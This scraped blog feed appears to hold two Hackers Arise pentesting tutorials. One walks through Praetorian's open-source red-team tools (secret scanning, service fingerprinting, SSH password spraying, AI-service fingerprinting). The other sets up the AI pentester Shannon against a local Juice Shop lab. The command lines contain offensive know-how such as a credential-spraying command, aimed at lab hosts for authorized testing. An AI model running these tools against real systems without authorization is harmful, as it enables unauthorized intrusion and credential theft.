❌

Reading view

There are new articles available, click to refresh the page.

Pentesting: Twelve Caesars – Community Tools for Offensive Security

Welcome back, aspiring cyberwarriors!

Recently a new project was released by Praetorian. Praetorian is open-sourcing the offensive tools their red team actually uses on engagements. They call it 12 Caesars and their team is planning to release one tool a week for twelve weeks. Every tool is written in Go and ships as a single binary with zero external dependencies.

Each tool is assigned a Caesar name and a blog post, where you can learn more about these tools.

We’ll look at four of these tools, including the basic ones, to make this article suitable for everyone. Before we proceed, it’s important to remind you that you can only test systems you own or have explicit written authorization to test. We will use our lab for it.

Titus

Our first tool is Titus. Titus finds credentials, API keys, and tokens in source code, files, git history, container images, and more. The tool has 487 detection rules covering AWS, GCP, Azure, GitHub, Slack, databases and hundreds of other services. Similar to TruffleHog, it can validate credentials as it finds them by calling the provider APIs.

It’s also available as a Burp Suite extension and a Chrome extension.

kali > curl -sL -o titus https://github.com/praetorian-inc/titus/releases/latest/download/titus-linux-amd64
kali > chmod 777 titus
kali > ./titus --help

Let’s start by pointing it at test keys released by Truffle Security.

It found all the keys in the repo. Companies often publish their secrets by accident. Some live in the repositories for years, so it’s good to do regular checks to prevent unnecessary leakage.

Nerva

Nerva is a fingerprinter supporting 170 protocols across TCP, UDP, and SCTP, plus dozens of HTTP technology fingerprinters. You can feed it with open ports from naabu, nmap or other tools and it’ll tell you what’s actually running with its version.

kali > curl -sL -o nerva.tar.gz https://github.com/praetorian-inc/nerva/releases/download/v1.70.3/nerva_1.70.3_linux_amd64.tar.gz
kali > tar --no-same-owner -xzf nerva.tar.gz
kali > chmod 777 nerva
kali > ./nerva --help

Now let’s use our Ubuntu to show a basic test.

kali > ./nerva -t 192.168.131.9:22,11434

It will be way more useful when you work with big lists of corporate assets during a pentest.

Brutus

Brutus is a modern Hydra alternative. It supports more than 40 protocols including SSH, RDP, MySQL, PostgreSQL and a lot more. Brutus was built to work with Nerva or naabu output.

kali > curl -sL -o brutus.tar.gz https://github.com/praetorian-inc/brutus/releases/latest/download/brutus-linux-amd64.tar.gz
kali > tar --no-same-owner -xzf brutus.tar.gz
kali > chmod 777 brutus
kali > ./brutus --help     

Each command has its own help menu to make it easy to work with.

kali > ./brutus creds --help

Now once again lets use our Ubuntu to spay passwords. 

kali > ./brutus creds --target 127.0.0.1:22 --protocol ssh “admin:admin”

It was easy. As mentioned before, this tool chains with Nerva, and that’s how it becomes useful to test the entire infrastructure against common password and detection.

Julius

With AI services proliferating inside corporate environments, we want to know what LLM infrastructure is running on our hosts. Julius will fingerprint more than 60 AI services including Ollama, vLLM, LiteLLM, LocalAI, Hugging Face TGI, AWS Bedrock and AnythingLLM. It can also list available models from endpoints.

kali > curl -sL -o julius.tar.gz https://github.com/praetorian-inc/julius/releases/download/v1.5.1/julius_1.5.1_linux_amd64.tar.gz

kali > tar --no-same-owner -xzf julius.tar.gz
kali > ./julius --help

You can list all the AI services Julious can fingerprint: 

kali > ./julius list

We will take a look at our machine.

kali > ./julius probe http://192.168.131.7:11434

Ollama sits on port 11434, and it’s important not to leave it exposed publicly, because everyone can use your models without authentication.

Summary 

There are more tools available in this project. Most of them are meant to be chained together and work well this way. The company says its team is actively using these same tools during their engagements. While you won’t need everything at once, experiment with those tools and see what fits you best.

If you like red teaming, we have our Red Team Operator training, where we cover more tools and techniques to help you emulate real APT work, so you can give a company a realistic stress test and help make it secure.

The post Pentesting: Twelve Caesars – Community Tools for Offensive Security first appeared on Hackers Arise.
Artificial Intelligence (AI) in Cybersecurity, Part 30: Shannon – AI Pentester for Web Apps and APIs

Welcome back, aspiring cyberwarriors! 

We’re continuing our series on Artificial Intelligence in Cybersecurity with another tool called Shannon. Shannon is a white-box AI pentester. It was created to test the security of your project by pointing it at the source code and the test stand. That means it needs both the running application and the source code. First, Shannon does an in-depth analysis of the code in the repository, then looks for attacks against that same project you’re hosting locally. This white-box approach is certainly more effective, as models don’t have to guess possible vulnerabilities, since guessing varies greatly depending on the model you use. Vulnerabilities can only make their way to the report if they have a working PoC. As always, only test systems you own or have explicit written authorization to test.

Now let’s take a closer look at Shannon and test our Juice Shop with it.

Setting Up

Juice Shop is just a Docker container, so we will install Docker and npm first.

kali > sudo apt update
kali > sudo apt install -y docker.io nodejs npm
kali > sudo systemctl enable docker --now
kali > sudo usermod -aG docker $USER
kali > newgrp docker

Then comes the Juice Shop.


kali > docker pull bkimminich/juice-shop
kali > docker run -d --name juice-shop --restart unless-stopped -p 3000:3000 bkimminich/juice-shop


It’s up and running. Now we need to copy the repository to our disk.

kali > git clone --depth 1 https://github.com/juice-shop/juice-shop.git

Once we have it all set, we can get Shannon. Unlike Pentestcode and other tools, Shannon runs differently. By default, it expects your AI API keys in the env. In the next sections we’ll show how to run Shannon with OpenRouter and Ollama.

OpenRouter

Shannon wants to see your API key in the env. You will also need a models.json file somewhere on your disk. Copy the following command to create it.

cat > ~/models.json << 'EOF'
{
  "providers": {
    "openrouter": {
      "apiKey": "YOUR_API_KEY",
      "models": [
        {
          "id": "nvidia/nemotron-3.5-lightning:free",
          "name": "NVIDIA Nemotron 3.5 Lightning (free)",
          "reasoning": true,
          "input": ["text"],
          "thinkingLevelMap": {
            "off": null,
            "minimal": null,
            "low": "low",
            "medium": null,
            "high": "high",
            "xhigh": null,
            "max": "max"
          },
          "contextWindow": 262144,
          "maxTokens": 65536,
          "cost": {
            "input": 0,
            "output": 0,
            "cacheRead": 0,
            "cacheWrite": 0
          },
          "compat": {
            "supportsDeveloperRole": false,
            "thinkingFormat": "openrouter"
          }
        }
      ],
      "api": "openai-completions",
      "baseUrl": "https://openrouter.ai/api/v1"
    }
  }
}
EOF

Then pass the keys and validate the setup.

kali > export SHANNON_AI_API_KEY="sk-or-v1-YOUR_KEY"
kali > export SHANNON_AI_MODEL="openrouter:nvidia/nemotron-3.5-lightning:free"


kali > npx @keygraph/shannon@latest start -u http://172.17.0.1:3000 -r /home/kali/juice-shop --validate-model

If you see it’s validated, then you can run a full security analysis.


kali > npx @keygraph/shannon@latest start -u http://172.17.0.1:3000 -r /home/kali/juice-shop -c ~/juice-quick.yaml --models-config ~/models.json --follow

This will take a while and your free daily tokens won’t be enough to complete the scan.


As the security test progresses, you’ll see all the commands and prompts it runs. Obviously, the frontier models will give better results.

Ollama

Shannon isn’t only limited to APIs. You can perform the same scan with a local model. Many openweight models will be a great fit for it if you have the necessary hardware to make it work smoothly.


Just for the demonstration we’ll use Qwen 2.5-coder 7b.

kali > curl -fsSL https://ollama.com/install.sh | sh
kali > ollama pull qwen2.5-coder:7b

We’ll create the same models.json file to point Shannon to our Ollama.

{
  "providers": {
    "ollama": {
      "baseUrl": "http://127.0.0.1:11434/v1",
      "api": "openai-completions",
      "apiKey": "ollama",
      "models": [
        {
          "id": "qwen2.5-coder:7b",
          "name": "Qwen 2.5 Coder 7B",
          "input": ["text"],
          "contextWindow": 32768,
          "maxTokens": 8192,
          "cost": { "input": 0, "output": 0 },
          "compat": {
            "supportsDeveloperRole": false,
            "supportsReasoningEffort": false
          }
        }
      ]
    }
  }
}

Make sure your Ollama is accessible, and change the IP address if needed.

kali > export SHANNON_AI_API_KEY=ollama
kali > export SHANNON_AI_MODEL=ollama:qwen2.5-coder:7b
kali > npx @keygraph/shannon@latest start -u http://172.17.0.1:3000 -r /home/kali/juice-shop -c ~/juice-quick.yaml --models-config ~/models.json --validate-model


Before we do anything, let’s validate the model.

If your model has been validated and you can start scanning your project.

kali > kali > npx @keygraph/shannon@latest start -u http://172.17.0.1:3000 -r /home/kali/juice-shop -c ~/juice-quick.yaml --models-config ~/models.json --follow

Reporting


When the scan finishes, Shannon creates PDF and Markdown reports with the evidence attached to them. You will also see structured JSON and SARIF files for downstream systems.

